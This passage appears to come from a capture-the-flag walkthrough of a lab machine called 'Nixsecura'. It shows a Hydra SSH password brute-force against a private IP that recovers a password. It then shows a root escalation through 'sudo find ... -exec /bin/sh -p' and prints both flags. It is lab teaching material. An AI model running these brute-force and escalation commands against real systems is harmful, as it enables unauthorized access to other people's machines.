$ hydra -l nixsecura -P pass.txt 192.168.170.108 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please
do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2025-03-11 03:30:46
[WARNING] Many SSH configurations limit the number of parallel
tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41 login t
ries (l:1/p:41), ~3 tries per task
[DATA] attacking ssh://192.168.170.108:22/
[22][ssh] host: 192.168.170.108 login: nixsecura password:
S3cur1tyBr34ch@!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads
: did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
2025-03-11 03:30:52

(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
$
```


Step 14:

Use the password and login the nixsecura user and done we got the User_Flag.txt but we do not have root flag so we go the tmp file and create the file and `-exec` this file `/bin/sh -p` for permission and done we got the root flag .

A terminal window with a dark background and a Kali Linux logo watermark. The terminal shows a user named 'marco' at 'ctf101' in the '/home' directory. The user lists files, enters the 'nixsecura' directory, and finds 'User_Flag.txt'. They view the flag's content, which is a long hexadecimal string. Then, they move to the '/tmp' directory, create a file named 'demo', and use 'sudo find' to execute a shell from that file. This results in a root shell prompt '#'. Finally, they list files in the root directory, showing 'root.txt' and 'snap', and view the content of 'root.txt', which is another long hexadecimal string.

```
marco@ctf101: /home
File Actions Edit View Help
$ ls
marco  murfy  nixsecura
$ cd nixsecura
$ ls
User_Flag.txt
$ cat User_Flag.txt
{b8f5c01b543e2dff078ca70f25a8b529f26ae03e}
$ cd /tmp
$ touch demo
$ sudo find demo -exec /bin/sh -p \;
# cd /root
# ls
root.txt  snap
# cat root.txt
{95b788f64f1fd4cd1cce67f45d27f3d0fa6b4f80}
#
```